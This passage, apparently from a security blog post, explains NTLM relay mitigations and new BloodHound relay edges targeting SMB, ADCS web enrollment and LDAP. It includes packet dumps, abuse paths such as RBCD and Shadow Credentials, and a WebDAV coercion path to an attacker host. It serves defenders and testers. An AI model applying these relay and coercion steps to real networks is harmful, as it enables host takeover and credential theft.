
## Drop the MIC?

The MIC is a later addition to the NTLM protocol. Windows XP and Windows Server 2003 and older, as well as some 3rd party platforms, don't support it. So, can't the attacker drop the MIC and pretend the client never added it?

Microsoft anticipated that, too, and added an attribute to the NTLMv2 response indicating the MIC's presence.

Therefore, an attacker would have to remove/reset that attribute before removing the MIC, but because this attribute is part of the NTLMv2 response, changing it would invalidate the NTProofStr, and authentication would fail.

**Those of you who are paying attention should realize that NTLMv1 does not incorporate any additional information into the NTLMv1 response, meaning that NTLMv1 is always susceptible to MIC removal and tampering with the Negotiate flags and the session key.**



```

  v NTLMv2 Response: 6e61d6b7d705b96cfde81fe6460440e00101
    NTProofStr: 6e61d6b7d705b96cfde81fe6460440e0
    Response Version: 1
    Hi Response Version: 1
    Z: 000000000000
    Time: Dec 13, 2023 17:01:17.079303800 UTC
    NTLMv2 Client Challenge: 0cf195d22fa51aa1
    Z: 00000000
  > Attribute: NetBIOS domain name: SHENANIGANS
  > Attribute: NetBIOS computer name: DC1
  > Attribute: DNS domain name: shenanigans.labs
  > Attribute: DNS computer name: DC1.shenanigans.labs
  > Attribute: DNS tree name: shenanigans.labs
  > Attribute: Timestamp
  v Attribute: Flags
    NTLMV2 Response Item Type: Flags (0x0006)
    NTLMV2 Response Item Length: 4
    Flags: 0x00000002
  > Attribute: Restrictions
  > Attribute: Channel Bindings
  > Attribute: Target Name: cifs/dc1.shenanigans.labs
  > Attribute: End of list
    padding: 00000000
  > Domain name: shenanigans
  > User name: alice
  > Host name: DEV
  > Session Key: 4f85c5294d41c8468849a2a86c5db882
  > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Ke
  > Version 10.0 (Build 20348); NTLM Current Revision 15
  MIC: 2b020190f4cfb90d5d91ff9be02fdc5c

```




## A Blast From the Past

In 2019, Yaron Zinar and Marina Simakov discovered a couple of vulnerabilities in the NTLM implementation, allowing attackers to [Drop the MIC](#) even in NTLMv2. However, we will not delve into those because Microsoft released patches, and it is extremely rare to encounter Windows hosts affected by these vulnerabilities nowadays.

## Channel Binding

Channel binding, also commonly referred to as Extended Protection for Authentication (EPA), is a mechanism that prevents man-in-the-middle attacks by incorporating a token from the secure channel (TLS), that is, the server certificate hash, into the NTLM Authenticate message. The server can compare the channel binding token to its own certificate hash and reject the authentication attempt if there is a mismatch. Any service running over TLS, such as HTTPS and LDAPS, can support channel binding.

Just like session security and the MIC, channel binding is not mandatory, but it is part of the NTLMv2 response, and therefore, it is protected by the NTPProofStr, so the attacker can't remove it and pretend it was never there. However, **NTLMv1 does not support channel binding.**



```

  v NTLMv2 Response: 6e61d6b7d705b96cfde81fe6460440e00101
    NTPProofStr: 6e61d6b7d705b96cfde81fe6460440e0
    Response Version: 1
    Hi Response Version: 1
    Z: 000000000000
    Time: Dec 13, 2023 17:01:17.079303800 UTC
    NTLMv2 Client Challenge: 0cf195d22fa51aa1
    Z: 00000000
  > Attribute: NetBIOS domain name: SHENANIGANS
  > Attribute: NetBIOS computer name: DC1
  > Attribute: DNS domain name: shenanigans.labs
  > Attribute: DNS computer name: DC1.shenanigans.labs
  > Attribute: DNS tree name: shenanigans.labs
  > Attribute: Timestamp
  v Attribute: Flags
    NTLMV2 Response Item Type: Flags (0x0006)
    NTLMV2 Response Item Length: 4
    Flags: 0x00000002
  > Attribute: Restrictions
  > Attribute: Channel Bindings
  > Attribute: Target Name: cifs/dc1.shenanigans.labs
  > Attribute: End of list
    padding: 00000000
  > Domain name: shenanigans
  > User name: alice
  > Host name: DEV
  > Session Key: 4f85c5294d41c8468849a2a86c5db882
  > Negotiate Flags: 0xe288215, Negotiate 56, Negotiate Ke
  > Version 10.0 (Build 20348); NTLM Current Revision 15
    MIC: 2b020190f4cfb90d5d91ff9be02fdc5c

```

## Backward Compatibility

All these mitigations are later additions to the protocol, so some older or 3rd party platforms may not support them. Therefore, they may not be required by the target server. The server behavior depends on its configuration, whether it is configured to support or even require session security or channel binding, and whether it is designed or implemented to honor the session capabilities negotiated in the NTLM exchange. Given that this is just about the midpoint of this post, you can assume it is not uncommon for targets not to require or enforce these mitigations.

## Protected Users

Microsoft introduced the Protected Users security group in the Windows Server 2012R2 functional level to mitigate several attacks that can lead to credential material theft. Members of this group are not permitted to perform NTLM, and hosts running Windows Server 2012R2/Windows 8.1 or later do not cache the NT hash in LSA memory. These protections and others may have usability issues, so only privileged/sensitive accounts should be added to this group. Unfortunately, this group is too often left empty.

## Not Too Good to Be True

Given everything discussed above, what are the conditions for relay attacks?

A relay attack should be viable if the target does not support these mitigations by design/implementation or configuration (disabled) or the target supports these mitigations (enabled) but does not require them, and one of the following applies:

- The victim does not negotiate session security and channel binding
- The victim's session negotiation is unprotected (NTLMv1)
- The target implementation ignores the negotiated capabilities

Relaying is only half the story, though. A successful relay satisfies authentication and establishes a session. However, authorization, meaning what the attacker can do afterward, depends on the victim's permissions.

## Targeting SMB

The first and simplest scenario we introduced into BloodHound is relaying NTLM to SMB. SMB servers don't support channel binding with NTLM, and they negotiate signing at the SMB protocol level, outside the NTLM exchange, meaning that even if the victim negotiates signing in the NTLM Authenticate message, the target will disregard it and only consider what's negotiated in the SMB headers, which the attacker can control. **To be clear, configuring SMB clients to require SMB signing does not affect NTLM relay attacks.**

Below is an excerpt from a typical SMB2 negotiate response message with SMB signing enabled but not required. **The server is vulnerable to relay attacks if the signing required bit is not set.**

```
Negotiate Protocol Response (0x00)
  StructureSize: 0x0041
  Security mode: 0x01, Signing enabled
    .... ...1 = Signing enabled: True
    .... ..0. = Signing required: False
  Dialect: SMB2 wildcard (0x02ff)
```

Domain controllers starting with Windows Server 2008 and all Windows hosts starting with Windows Server 2025 and Windows 11 require SMB signing by default. In practice, it means that nowadays, most Windows hosts out there, especially Windows servers, don't require SMB signing by default. Unfortunately, many organizations don't change these defaults for the unjustified fear of backward compatibility or a myth about performance impact.

## Introducing the CoerceAndRelayNTLMToSMB Edge

The new CoerceAndRelayNTLMToSMB edge is the simplest of the new NTLM relay edges. The edge always comes out of the Authenticated Users node and leads into the target computer node. It represents a combination of computer account authentication coercion against the relay victim and an NTLM relay attack against the relay target.

### COLLECTION

SharpHound collects all the required information as follows:

- SMB signing status collection does not require authentication. It is collected from the relay target by actively establishing a connection with the host over SMB and parsing the SMB negotiation response messages.
- Local admin rights are collected from the relay target. They can be collected from the host directly over RPC, which may or may not require admin rights, depending on the OS version and configuration, or from the DC via GPO analysis.
- Outgoing NTLM restriction is collected from the relay victim via WMI or Remote Registry, which requires admin rights.


### EDGE CREATION

BloodHound creates the edge if the following criteria are met:

- SMB signing on the target computer is not required - this is the relay target. The edge will not be created if the SMB signing status is not collected/ingested into BloodHound.
- At least one computer account in the environment has local admin access to the target computer - this is the relay victim.
- There is no outgoing NTLM restriction on the victim host. In BloodHound Community Edition, if this data wasn't collected/ingested, it will be assumed to be false (not restricted), as per the default configuration. In BloodHound Enterprise, this assumption is not made, and the edge will not be created.
- If the domain functional level is Windows Server 2012R2, the relay victim must not be a member of the Protected Users group.

The edge is always created from Authenticated Users to the computer node representing the relay target.

Expanding the Coercion Targets accordion lists the relay victims, and expanding the Composition view shows a visual representation.



## ABUSE

An attacker can traverse this edge to gain access to the C\$ or ADMIN\$ share on the relay target, dump LSA secrets from Remote Registry, including the computer account password, or move laterally via the Service Control Manager.

A very common scenario captured by this new edge is [SCCM TAKEOVER 2](#), coercing authentication from the SCCM site server and relaying it to the SCCM database server to take over the entire hierarchy.

## SMB-SPECIFIC LIMITATIONS

The CoerceAndRelayNTLMToSMB edge only covers scenarios in which a computer (victim) has admin access to another computer (target) that does not require SMB signing. It doesn't cover user accounts as the relay victim, and it doesn't cover access to resources that a relay victim might be able to access via SMB without admin rights, such as non-administrative file shares.

Other limitations that apply to all new NTLM relay edges will be discussed later.

## Targeting ADCS (ESC8)

The new CoerceAndRelayNTLMToADCS edge is much more complicated than relaying to SMB because certificate abuse has a lot of requirements. However, the relaying logic is still relatively simple. Relaying to ADCS web enrollment allows obtaining a certificate for the relay victim and using it for authentication to impersonate the victim. This is the infamous ADCS ESC8 that Will Schroeder and Lee Chagolla-Christensen disclosed in their [Certified Pre-Owned white paper](#).

The ADCS Certificate Authority Web Enrollment endpoint and Certificate Enrollment Web Service run on IIS. IIS does not support session security, but it does support Extended Protection for Authentication (EPA), also known as channel binding. EPA is supported over HTTPS, but not HTTP because HTTP has no secure channel to bind. So, if web enrollment is available over HTTP or over HTTPS with EPA disabled, then relay is viable. This is the default configuration on Windows Server 2022 and older, but no longer the default on Windows Server 2025. **Note that it applies to any site served on IIS with NTLM authentication, not just ADCS web enrollment.**

As mentioned, relaying is all about authentication. Once authenticated, the attacker can do whatever the relay victim is permitted to do. This attack is viable only if the relay victim is permitted to enroll a client authentication certificate (requires EKUs that allow performing Kerberos PKINIT authentication or Schannel authentication to LDAP) and the CA is trusted by the domain controller and added to the domain's NTAAuthCertificates. Jonas Bülow Knudsen explains these requirements in detail in [this blog post](#).

## Introducing the CoerceAndRelayNTLMToADCS Edge

The new CoerceAndRelayNTLMToADCS edge comes out of the Authenticated Users node and leads into the victim computer node, unlike CoerceAndRelayNTLMToSMB, which leads into the relay target computer node. The reason for the difference is that the attack compromises the relay victim rather than the relay target.

### COLLECTION

SharpHound collects all the required information as follows:

- Connect to the ADCS enrollment endpoints and attempt to perform NTLM authentication with and without EPA to determine if it's enabled, required, or disabled. This can be collected without admin access.
- All the ADCS certificate enrollment requirements are collected via LDAP, as done for all existing ADCS edges. This can be collected without admin access.
- Outgoing NTLM restriction is collected from the relay victim via WMI or Remote Registry, which requires admin rights.




## EDGE CREATION

BloodHound creates the edge if the following criteria are met:

- The relay victim is a computer permitted to enroll a certificate with a template that meets the requirements listed below. The relay victim must have the enroll permission on the enterprise CA and the certificate template.
- The certificate template has (1) EKUs that enable PKINIT/Schannel authentication, (2) manager approval disabled, and (3) no authorized signatures required.
- The enterprise CA is trusted for NT authentication, and its certificate chain is trusted by the domain controller.
- The enterprise CA published the certificate template.
- The enterprise CA that published the certificate has a web enrollment endpoint available over HTTP or HTTPS with EPA disabled.
- There is no outgoing NTLM restriction on the victim host. In BloodHound Community Edition, if this data wasn't collected/ingested, it will be assumed to be false (not restricted), as per the default configuration. In BloodHound Enterprise, this assumption is not made, and the edge will not be created.
- If the domain functional level is Windows Server 2012R2, the relay victim must not be a member of the Protected Users group.

The edge is always created from Authenticated Users to the computer node representing the relay victim.

Expanding the composition view shows all the components involved, including the certificate template and enterprise CA to target.



## **ABUSE**

After enrolling a certificate, the attacker can perform PKINIT authentication as the computer account using [Rubeus](#) to obtain a Kerberos Ticket Granting Ticket (TGT) and even the NT hash for the computer account through the [UnPAC the Hash attack](#). With these, the attacker can compromise the relay victim host via [S4U2Self abuse](#) or a [silver ticket](#), or use the TGT or the NT hash to access any resource that the computer account is permitted to access.

If the CA is susceptible to relay attacks, all the computers that can enroll a suitable certificate are exposed. Note that the default “Machine” certificate template meets the above criteria and exposes all the computers in the domain.

## **ADCS-SPECIFIC LIMITATIONS**

The CoerceAndRelayNTLMToADCS edge only covers scenarios in which a computer (victim) can enroll a domain authentication certificate and the certificate authority web enrollment (target) that is vulnerable to relay attacks. It doesn't cover user accounts as the relay victim, and it does not cover certificate templates incompatible with domain authentication.

Other limitations that apply to all new NTLM relay edges will be discussed later.



## Targeting LDAP or LDAPS

The new CoerceAndRelayNTLMToLDAP and CoerceAndRelayNTLMToLDAPS edges are by far more complicated to abuse. Unlike SMB and IIS, LDAP servers are implemented to require the capabilities negotiated with the client in the NTLM exchange, meaning that if the client negotiates session security with signing, the LDAP server will require all the subsequent messages in the session to be signed with the session key.

Computer account authentication coercion can trigger authentication from the SMB client, but the SMB client always negotiates session security with signing in the NTLM Authenticate message, so SMB can't be relayed to LDAP. The exception to this rule is clients that have NTLMv1 enabled because, in NTLMv1, the MIC can be dropped, and the Negotiate Sign flag can be reset.

But that's not a dead end. Some authentication coercion primitives, including the Printer Bug and PetitPotam, accept WebDAV paths simply by adding the at sign followed by a port number to the hostname, e.g., "\\attackerhost@80\icons\url.icon".

WebDAV is encapsulated in HTTP messages sent by the Web Client service, which doesn't negotiate signing and is, therefore, compatible with relaying to LDAP. However, by default, the Web Client would only authenticate to targets in the Intranet Zone, as per the default Internet Settings.


## GETTING IN THE (INTRANET) ZONE

HTTP clients in Windows should call the MapUrlToZoneEx2 function to determine which zone a given URL belongs to. The function determines that a URL maps to the Intranet Zone based on the following rules:

- Direct Mapping: URLs manually added to the Intranet Zone
- The PlainHostName Rule (aka “The Dot Rule”): If the URL’s hostname does not contain any dots
- Fixed Proxy List Bypass: Sites added to the fixed proxy bypass list
- WPAD Proxy Script: URLs for which the proxy script returns “DIRECT”

If you use the host’s “shortname” (the hostname portion of the FQDN, e.g., hostname.contoso.local) or NetBIOS name, the underlying name resolution mechanisms will resolve the name to an IP address, even though the URL is “dot-less”, because DNS automatically appends a suffix based on the client’s DNS search list, which is typically configured via DHCP or GPO.

But how can we get DNS resolution for our attacker-controlled host?



## BRING YOUR OWN DNS RECORD

By default, Active Directory Integrated DNS allows all Authenticated Users to create DNS records via LDAP or Dynamic DNS (DDNS), as discussed in [this blog post by Kevin Robertson](#), and can be done with his tools [Powermad](#) and [Sharpmad](#).

## WebDAV Is a Hit or Miss

Authentication coercion can trigger WebDAV traffic only if the Web Client service is installed on the host, which it is by default on Windows desktops but requires the Desktop Experience or the WebDAV Redirector feature on Windows servers. Even if it is installed, it also needs to be running, which is not the default on desktops. Most user account authentication coercion primitives will automatically trigger the Web Client service to start. However, computer accounts are more tricky. While most computer account authentication coercion primitives support WebDAV paths, they will not start the Web Client service. Therefore, when we target computer accounts, which is what we do here, we are limited to computers that currently have the Web Client service already running.

When the Web Client service starts, it opens a named pipe called DAV RPC SERVICE, so we can determine whether it is running remotely without admin rights.

One important thing to note is that when the Web Client service runs, it affects all processes running on the host in any context, not just the user who started it. Therefore, if we trigger the service to start via user account authentication coercion, for example, by dropping an authentication coercion file into a high-traffic shared folder, any user that browses the share potentially exposes the host they logged in on to NTLM relay to LDAP.

## LDAP Relay Mitigations

LDAP servers support mitigating relay attacks with LDAP signing and [LDAP channel binding](#). Each can be configured individually, and both must be enforced to prevent relay attacks. If either one isn't, there is a bypass:

- If LDAP signing is required and LDAP channel binding is disabled, the attacker can relay to LDAPS instead of LDAP, and because LDAPS encapsulates the traffic in a TLS channel, the domain controller considers the signing requirement to be met.
- If LDAP channel binding is enforced and LDAP signing is disabled, the attacker can relay to LDAP with StartTLS, [as discussed in this blog post](#), because the TLS channel is established only post-authentication.

These settings are DC-level settings, not domain-level settings, meaning that you may find different domain controllers with different configurations in the same environment.

Up until Windows Server 2025, domain controllers did not enforce these by default, and given that most organizations have not yet changed both of these settings, at this time, most domain controllers out there are vulnerable to NTLM relay attacks. However, as of Windows Server 2025, domain controllers enforce encryption (sealing) via session security on LDAP SASL bind by default, and with that new configuration, simply relaying to LDAPS is no longer a viable LDAP signing bypass. But at this time, domain controllers running on Windows Server 2025 are still few and far between.

**Note that enabling LDAP client signing does not mitigate relay attacks, as we're not abusing LDAP clients; we are abusing web clients.**

## Viability Criteria

All things considered, relaying to LDAP is viable under the following conditions.

For the relay target, there is at least one domain controller that:

- Is running on Windows Server 2022 or older and does not require LDAP signing or LDAPS turned on without channel binding.
- Is running on Windows Server 2025 with LDAP signing explicitly disabled.

For the relay victim, the computer must either have the Web Client installed and running or have NTLMv1 enabled.

## I Successfully Relayed to LDAP. Now What?

As I reiterated several times, relaying gets you through the authentication step. What you can do with the session afterward depends on the permission of the relay victim. A successful relay to LDAP would allow you to perform any action that the relay victim is permitted to perform in Active Directory, with one caveat - password change/reset must happen over an encrypted channel, so that action is possible only when relaying to LDAPS.

In this scenario, we coerce and relay a computer account to LDAP or LDAPS. In this case, it is very unlikely that the relay victim, a computer account, would have high privileges in the domain. However, computers are allowed to change some attributes of their own computer account, including:

- msDS-AllowedToActOnBehalfOfOtherIdentity, which would allow taking over the host via Resource-Based Constrained Delegation (RBCD), [as explained in detail in this post](#).
- msDS-KeyCredentialLink, which would allow taking over the host via the Shadow Credentials attack, [as explained in detail in this post](#). Note that a computer account is permitted to add a new value to the msDS-KeyCredentialLink attribute as a validated write, only if there isn't an existing key credential already present. However, even if there is already a key credential present, the computer account is allowed to delete it and then add a new one, which would require relaying twice: once for deletion and a second time for the Shadow Credentials attack.

## Introducing the CoerceAndRelayNTLMToLDAP and CoerceAndRelayNTLMToLDAPS Edges

The new CoerceAndRelayNTLMToLDAP and CoerceAndRelayNTLMToLDAPS edges come out of the Authenticated Users node and lead into the victim computer node, just like the CoerceAndRelayNTLMToADCS edge, because here, too, the attack compromises the relay victim rather than the relay target.

### COLLECTION

SharpHound collects all the required information as follows:

- Connect to the domain controllers via LDAP and LDAPS and attempt to perform NTLM authentication with and without signing and channel binding to determine if they're enabled, required, or disabled. This can be collected without admin access.
- Connect to the relay victim via SMB to check whether the DAV RPC SERVICE named pipe is open. This can be collected without admin access.
- Outgoing NTLM restriction is collected from the relay victim via WMI or Remote Registry, which requires admin rights.

## EDGE CREATION

BloodHound creates the CoerceAndRelayNTLMToLDAP edge if the following criteria are met:

